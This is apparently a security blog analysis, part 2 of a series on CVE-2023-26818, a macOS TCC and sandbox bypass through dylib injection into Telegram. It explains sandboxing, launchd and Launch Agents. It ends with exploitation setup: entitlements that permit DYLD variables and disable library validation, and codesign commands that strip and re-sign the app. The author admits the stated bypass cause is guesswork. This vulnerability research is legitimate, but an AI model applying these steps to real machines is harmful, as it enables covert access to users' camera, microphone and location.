CVE-2023-26818 (Sandbox): MacOS TCC Bypass W/ telegram using DyLib Injection (Part 2)

vicarius.io/vsociety/posts/cve-2023-26818-sandbox-macos-tcc-bypass-w-telegram-using-dylib-injection-part-2-3

In 2nd part of the analysis for CVE-2023-26818, We discussing the app sandboxing in MacOS and show how to bypass it. To exploit the vulnerability.

Introduction

In the previous part we discuss the root-cause of the vulnerability and show case on how it works and how to exploit it. But,

in the previous part the sandbox was disabled. Now, In this part 2 we are going to discuss the sandboxing on the `MacOS` and

How to bypass it in details. If you didn't read part 1 you can find it from here.

App sandboxing


The app sandboxing feature in `MacOS` is a technology that the system enforce at the kernel's level which limit privileges and

restrict the app access to resources/permissions. As a results, It helps in reducing the attacks and the infection of

compromised apps to the system. The first introduce for the sandboxing by apple was in 2007 & Enforced to be used by apps

before adding it to the app store in 2011, So it make sure that the apps more secure to use by making the app run in it's own

area and do nothing more except what is created for.



But, Why It's important?. Because, any non-sandboxed app has the full rights of the user who is running that app, and can

access any resources that the user can access. If that app or the frameworks it is linked against contain security holes, an

attacker can potentially exploit those holes to take control of that app, and in doing so, the attacker gains the ability to do anything that the user can do on the system. So, Sandboxing the app helps to limit the infection of compromise and the

attack surface for the malicious actor. So, To go more deeper how does the sandbox works and/or implemented ?. When the app

is sandboxed it's defined in the `Entitlements` which we discussed in the first part. The `Entitlement` of the sandbox is

`com.apple.security.app-sandbox`. The app sandbox has elements and these elements are container directories, entitlements,

user-determined permissions, privilege separation, and kernel enforcement. Each App Sandboxed runs under a container created at


`~/Library/Containers/` under this path, you can find each sandboxed app with its `CFBundleIdentifier` as a folder and this

folder contains a `plist` file and a `Sandbox profile data` file that contains the configuration of the sandboxed app like it's

`Entitlements`. When you apply sandboxing to your app, On the first launch of your app `MacOS` Creates a special directory

under the user that using it specifically the home directory in the `~/Library/Containers/` and the app has unfettered

read/write access to the container for the user who ran it. Now, The question is how the app integrates with the system when needed.



Well, Let's take the `Open` & `Save` permissions as an example and suppose that the app wants to open and save something into

any directory, What will happen is that the app will interact with the `Powerbox` API which is an internal part of `MacOS` and

mainly associated with the sandboxing mechanism which is responsible for allowing sandboxed applications to request access to

specific user files or resources without giving the application unrestricted access to the entire filesystem. And for more

clearness it works as the following: Let's say a sandboxed app wants to open a user file. The app cannot directly access the

filesystem due to its sandbox restrictions, The app will present a file dialog to the user (like `NSOpenPanel` or `NSSavePanel`

in `MacOS`). When the user uses this dialog to select a file, they're indirectly interacting with `Powerbox` and Once the user selects a file `Powerbox` grants the app a token (`or an exception to its sandbox`) to access only that specific file. After

that the app doesn't get unrestricted access to the whole filesystem but just the user-selected file. Finally, With the

user's explicit permission through the `Powerbox` system, sandboxed apps can also retain access to specific resources across

launches using "`security-scoped bookmarks`." for example, a sandboxed text editor to save changes back to a file that a user


has previously opened. So, In general the sandboxing feature in `MacOS` limit the following types of operations: `File read,`

`write, with many different granular`
`operations`, `IPC Posix` and `SysV`, `Mach`, `Network` as `inbound` & `outbound`, Process

`execution` & `fork`, `Signals`, `Sysctl` and `System`. When an application is sandboxed and gets started it first calls

`sandbox_init` which will place the process into a sandbox using one of the pre-defined profiles. What are the profiles?

The sandbox profiles are the set of rules which how the app behaves. example on the sandbox profiles:



Sandbox_init	Sandbox-exec
kSBXProfileNoInternet	no-internet
kSBXProfileNoNetwork	no-network
kSBXProfileNoWriteExceptTemporary	no-write-except-temporary
kSBXProfileNoWrite	no-write
kSBXProfilePureComputation	pure-computation

- `kSBXProfileNoInternet`: TCP/IP networking is prohibited.

- `kSBXProfileNoNetwork`: All sockets-based networking is prohibited.

- `kSBXProfileNoWrite`: File system writes are prohibited.

- `kSBXProfileNoWriteExceptTemporary`: File system writes are restricted to the temporary folder /var/tmp and the folder

  specified by theconfstr(3) configuration variable `_CS_DARWIN_USER_TEMP_DIR`.

- `kSBXProfilePureComputation`: All operating system services are prohibited.

  Now, We have the basic knowledge about the app sandboxing, how it works and some of its components. Let's move further.

Launch Agent and Bypass the sandbox

Now we come to bypass the sandbox but before we do tho we need to understand what is the `launchd` and `launch agent`.

`Launched` is a unified service-management framework initialy relased in `2005` which is responsible for starting, stopping, and

managing daemons (`daemons` are the background process), applications, processes, and scripts, both at system startup and

during the regular operation of the system. But, What does `unified` framework means ?, It means that `Launched` replaces

several other `Unix` based service-management utilities and scripts that were traditionally used in older versions of macOS

such as `init`, `rc`, `StartupItems`, `inetd`, `xinetd`, `cron`, and `at`. There is more than one type for the background processes


(`daemons`), So the user can choose the one that fits its own requirements, considering the following:

- Whether it does something for the currently logged in user or for all users.

- Whether it will be used by a single application or by multiple applications.

- Whether it ever needs to display a user interface or launch a GUI application.

the background processes (`daemons`) has many types as the following:



Type	Managed by launchd?	Run in which context?	Can present UI?
Login item	No*	User	Yes
XPC service	Yes	User	No (Except in a very limited way using IOSurface)
Launch Daemon	Yes	System	No
Launch Agent	Yes	User	Not recommended

Each type is used for a spasific job and run in different context. But, the one we are intreasted in is `Launch Agent`, We

discussed the `Launch Agent` before in the first part and we gonna talk about it again:

A `Launch Agent` in `MacOS` is a tool designed for managing, scheduling, and executing background tasks. Part of the broader

Launchd system, this mechanism takes charge of initiating, halting, and overseeing processes during different phases of the

system's operation and startup. Configuration files situated in specific folders guide the operation of daemons and agents

managed by `launchd`. While these agents are supervised by `launchd`, their operations cater to the requirements of the

currently active user, implying they function within the user context. Such agents possess the capability to engage in


communication with other processes present in the identical user session, as well as with universal daemons in the overarching system context. Even though they have the capacity to exhibit a visual interface, it's typically discouraged. For

developers offering both services exclusive to users and those that aren't, the dual incorporation of a daemon and an agent

is a viable strategy. In such setups, the `daemon`, operating within the system context, extends the non-user-specific


services. Concurrently, for each active user session, an instance of the agent is `launched`. These agents then collaborate

with the daemon, ensuring seamless service provision to every user. The following are the directories of the `Launch Agents`:



Folders
`/System/Library/LaunchDaemons` for Apple-supplied system daemons
`/System/Library/LaunchAgents` for Apple-supplied agents that apply to all users on a per-user basis
`/Library/LaunchDaemons` for Third-party system daemons
`/Library/LaunchAgents` for Third-party agents that apply to all users on a per-user basis
`~/Library/LaunchAgents` for Third-party agents that apply only to the logged-in user
So, how `launchd` is used to manage background processes (`daemons`) ?.

When talking about `launchd`, there are two primary session contexts to be aware of:


Startup Session
Login Session
(one session per logged-in user)
launchd (init)
Legacy System Starter daemon
launchd
System daemon
Legacy mach_init task
System daemon
timed job
agent
agent
daemon
timed job

- `Startup Session`:

    This is the session context that starts when the system boots up, even before any user logs in. Daemons that run within

    the startup session context has system-wide permissions. They operate in the background, not associated with any

    specific user, and generally provide services that need to be available from the moment the system starts. These

    daemons run without any user interface, and they don't have access to user-specific services or data unless they

    explicitly request and are granted such access. The configuration files for these daemons are usually found in `/Library/LaunchDaemons/` and `/System/Library/LaunchDaemons/`.

- `Login Session`:

    This session starts when a user logs into the system. Each user who logs in gets their own login session. Agents run

    within this context operate on behalf of the logged-in user and can access user-specific services, data, and even GUI

    elements if necessary. However, as they run with the permissions of the logged-in user, which means they can't

    typically perform system-wide operations unless the user has elevated privileges. The configuration files for these

    agents can be found in `~/Library/LaunchAgents/` for user-specific agents and `/Library/LaunchAgents/` for agents that

    should be available to any user who logs in, but still run in the context of the logged-in user.

Now, Let's see how is the startup for each session is done:

- After the system is booted and the kernel is running, launchd is run to finish the system initialization. As part of that

  initialization, it goes through the following steps:

  1. It loads the parameters for each launch-on-demand system-level daemon from the property list files found in `/System/Library/LaunchDaemons/` and `/Library/LaunchDaemons/`.

  2. It registers the sockets and file descriptors requested by those daemons.

  3. It launches any daemons that requested to be running all the time.

  4. As requests for a particular service arrive, it launches the corresponding daemon and passes the request to it.

  5. When the system shuts down, it sends a `SIGTERM` signal to all of the daemons that it started.

- The process for per-user agents is similar. When a user logs in, a per-user launchd is started. It does the following:

  1. It loads the parameters for each launch-on-demand user agent from the property list files found in `/System/Library/LaunchAgents`, `/Library/LaunchAgents`, and the user's individual `~/Library/LaunchAgents` directory.

  2. It registers the sockets and file descriptors requested by those user agents.

  3. It launches any user agents that requested to be running all the time.

  4. As requests for a particular service arrive, it launches the corresponding user agent and passes the request to it.

  5. When the user logs out, it sends a `SIGTERM` signal to all of the user agents that it started.

Creating a Launch Agent


When creating a `Launch Agent` we configure it in Property List(`plist`) file in `XML` format. The property list file is

structured the same for both `daemons` and agents. You indicate whether it describes a `daemon` or agent by the directory you

place it in. Property list files describing daemons are installed in `/Library/LaunchDaemons`, and those describing agents are

installed in `/Library/LaunchAgents` or in the `LaunchAgents` subdirectory of an individual user's Library directory. The

needed keys in the `plist` file as the following:



Key	Description
`Label`	Contains a unique string that identifies your daemon to `launchd`. (required)
`ProgramArguments`	Contains the arguments used to launch your daemon. (required)
`inetdCompatibility`	Indicates that your daemon requires a separate instance per incoming connection. This causes `launchd` to behave like `inetd`, passing each daemon a single socket that is already connected to the incoming client. (required if your daemon was designed to be launched by `inetd`; otherwise, must not be included)
`KeepAlive`	This key specifies whether your daemon launches on-demand or must always be running. It is recommended that you design your daemon to be launched on-demand.

We can see in the above picture each `key` and its description. Now, an example of the agent:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.hello</string>
    <key>ProgramArguments</key>
    <array>
        <string>hello</string>
        <string>world</string>
    </array>
    <key>KeepAlive</key>
    <true/>
</dict>
</plist>
```

Let's explain this example `plist` file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
```

This portion indicates that the file is an `XML` document and specifies the version of XML being used.
The `DOCTYPE`

declaration defines the document type and references a `DTD` (`Document Type Definition`) from `Apple` which sets rules for the

`plist` file structure.

```
<plist version="1.0">
<dict>
```

These tags indicate the start of the plist content and a dictionary data structure. The dictionary will contain key-value

pairs that define the properties and settings of the launch agent.

```
<key>Label</key>
<string>com.example.hello</string>
```

This key-value pair assigns a unique identifier to the launch agent. This label, `com.example.hello`, is used by `launchctl`

(the command-line interface to `launchd`) to reference the agent for tasks like loading or unloading it.

```
<key>ProgramArguments</key>
<array>
    <string>hello</string>
    <string>world</string>
</array>
```

This key specifies the program to be executed along with its arguments. In this case, the program named `hello` will be run

with the argument `world`. The path to the `hello` program is not specified here, so it would need to be in a location

recognized by the system's `PATH` or the full path should be provided.

```
<key>KeepAlive</key>
<true/>
```

This key-value pair indicates that the program should be kept running indefinitely. If the program exits for any reason,

`launchd` will restart it. The value `<true/>` means that the `KeepAlive` feature is enabled.

```
</dict>
</plist>
```

These mark the end of the dictionary data structure and the end of the `plist` content.

Sandbox Bypass

After going through dozens of resources non-mentioned the root-cause or the reason why the `launch agent` can bypass the

sandbox. But, I found 2 reasons that are closer to being true and one of them makes more sense:

- When the app runs through `launchd` then it's managed by `launchd` and works under it, As a result, it bypasses the sandbox.

- When a malicious code such as a `DyLib` gets loaded with the program in the agent, It leads the library to act the same way

  as the program. Then it will be able to obtain the same permissions as the running app which makes it bypass the sandbox.

I see the second reason as more logical. Because `launchd` implementation has these thoughts to make sure the app is running as it

has to. Now, After we made almost everything clear, We can start to exploit the `CVE-2023-26818` while the sandbox is activated.

Exploitation

What we need now is to reassign the `Entitlements` to telegram and set the sandbox to `true`, In the first part, we explained

how to do tho, but we will show it again with the changes (`Only the signing part`). The following are the `Entitlements` we

need:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.app-sandbox</key>
    <true/>
    <key>com.apple.security.application-groups</key>
    <array>
        <string>6N38VWS5BX.ru.keepcoder.Telegram</string>
        <string>6N38VWS5BX.ru.keepcoder.Telegram.TelegramShare</string>
    </array>
    <key>com.apple.security.cs.allow-dyld-environment-variables</key>
    <true/>
    <key>com.apple.security.cs.disable-library-validation</key>
    <true/>
    <key>com.apple.security.device.audio-input</key>
    <true/>
    <key>com.apple.security.device.camera</key>
    <true/>
    <key>com.apple.security.personal-information.location</key>
    <true/>
</dict>
</plist>
```

Let's remove `telegram` app signing:


```
codesign --remove-signature --no-strict /Applications/Telegram.app
```

Now, Let's sign it using our `Entitlements`:

```
codesign --force --deep --sign "Developer ID" --entitlements entit.plist /Applications/Telegram.app
```

